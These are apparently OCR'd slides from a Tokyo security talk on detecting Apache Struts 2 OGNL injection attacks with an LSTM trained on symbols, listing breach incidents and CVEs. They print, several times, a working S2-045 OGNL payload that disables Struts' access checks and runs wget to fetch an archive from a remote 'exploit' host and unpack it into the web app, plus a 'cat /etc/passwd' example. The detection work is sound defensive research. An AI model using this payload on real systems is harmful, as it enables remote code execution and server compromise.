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SiSOC TOKYO

All you need is symbol, not word.
-defending attacks leveraging Struts2-

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Incidents caused by Struts 2 vulnerabilities

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- 30 vulnerabilities have been found since 2016
- The following examples show incidents caused by Struts 2 vulnerabilities

Vulnerability	When	Victim	Damages
S2-021 CVE-2014-0094	April 2014	Japanese libraries, governments etc.	Customer services stopped
S2-032 CVE-2016- 3081	April 2016	Entertainment company(JP)	About 350 thousand pieces of personal information was leaked
S2-045 CVE-2017- 5638	Match 2017	EC site company(JP)	About 20 thousand pieces of personal information was leaked
S2-045 CVE-2017- 5638	May 2017	Consumer credit information organizations(US)	About 145 million pieces of personal information was leaked

Attack methods leveraging OGNL

Examples of vulnerabilities caused by OGNL

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
- 30 vulnerabilities have been found since 2016
- More than 8 vulnerabilities are related to OGNL
- The followings are examples of vulnerabilities related to OGNL which read to remote code execution

Security Bulletins No	CVE	Summary
S2-032	CVE-2016-3081	Remote Code Execution can be performed via malicious URL query when Dynamic Method Invocation is enabled.
S2-033	CVE-2016-3087	Remote Code Execution can be performed via malicious URI when using REST Plugin.
S2-037	CVE-2016-4438	
S2-045	CVE-2017-5638	Remote Code Execution can be performed via malicious request header.

OGNL (Object Graph Navigation Language)

- OGNL is an expression language which enables easy access to Java properties or methods from View programs such as JSP
- OGNL is a kind of interface between View and Model
- OGNL helps simple implementation of dynamic contents



OGNL (Object Graph Navigation Language)

- OGNL sometimes leads to security problems since it enables dynamic execution of Java code
- OGNL is used in many internal programs of Struts 2, it might be difficult to remove OGNL from Struts 2

<View (JSP)>

```
<s:property value="%{sampleList.size}"/>
<s:property value="%{sampleList[0]}"/>
```

OGNL

<Action (Java Class)>

```
public class SampleAction extends ActionSupport {
  private  List<String> sampleList;
  public List<String> getSampleList() {
        return sampleList;
  }
  public void setSampleList(List<String> sampleList) {
        this.sampleList = sampleList;
  }
  public String execute() throws Exception {
   . . .
  }
}
```

Attacks leveraging OGNL related vulnerabilities

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
- The root cause is unexpected Java code execution through requests containing OGNL
- Attackers can execute arbitrary Java codes remotely by sending malicious requests containing OGNL



Analysis of attack request

- Example of attack request leveraging OGNL

```
%{(#nike='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_
memberAccess?(#_memberAccess=#dm):((#container=#context['c
om.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#c
ontainer.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@cl
ass)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.get
ExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#c
md='wget+-O+/opt/apache-tomcat-8.5.5/webapps/yarale/WEB-
INF/jsp/example/HelloWorld.jsp.tar+http://10.0.19.131/exploit/H
elloWorld.jsp.tar;tar+xvf+/opt/apache-tomcat-
8.5.5/webapps/yarale/WEB-INF/jsp/example/HelloWorld.jsp.tar+-
C+/opt/apache-tomcat-8.5.5/webapps/yarale/WEB-
INF/jsp/example').
```

Analysis of attack request

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

- We analyze text contained in attack request using Tensorboard



Proposed methods for protecting against attacks leveraging OGNL

Summary of the proposed method



Algorithm of the proposed method

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


Detection using LSTM

- We use LSTM (Long Short-Term Memory) to detect attack requests leveraging OGNL
- LSTM detects feature of JAVA program(exploit codes are written by JAVA)

```
GET /example/HelloWorld.action HTTP/1.1
Host: struts-sv.example.com
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext
@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm)…
.}
Connection: close
…
```

Exploit codes written by JAVA

Detection using LSTM

- Detection accuracy depends on the attack request.
- If attacker uses code which LSTM has not learned, False Negative might be occurred.
- If LSTM only learns simple commands such as “cat /etc/passwd”, LSTM might not detect complicated codes as follows.

```
%{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='wget+-O+/opt/apache-tomcat-8.5.5/webapps/yarale/WEB-INF/jsp/example/HelloWorld.jsp.tar+http://10.0.19.131/exploit/HelloWorld.jsp.tar;tar+xvf+/opt/apache-tomcat-8.5.5/webapps/yarale/WEB-INF/jsp/example/HelloWorld.jsp.tar+-C+/opt/apache-tomcat-8.5.5/webapps/yarale/WEB-INF/jsp/example').
```

Learn only symbols

- Detection rate was improved when LSTM learns **only symbols** in attack requests

```
%{(#nike='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAc
cess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.x
work2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.o
pensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNa
mes().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.s
Access(#dm)))).(#cmd='wget+-O+/opt/apache-tomcat-
8.5.5/webapps/yarale/WEB-
INF/jsp/example/HelloWorld.jsp.tar+http://10.0.19.131/exploit/HelloWorld.j
sp.tar;tar+xvf+/opt/apache-tomcat-8.5.5/webapps/yarale/WEB-
INF/jsp/example/HelloWorld.jsp.tar+-C+/opt/apache-tomcat-
8.5.5/webapps/yarale/WEB-INF/jsp/example').
```

Detection failed

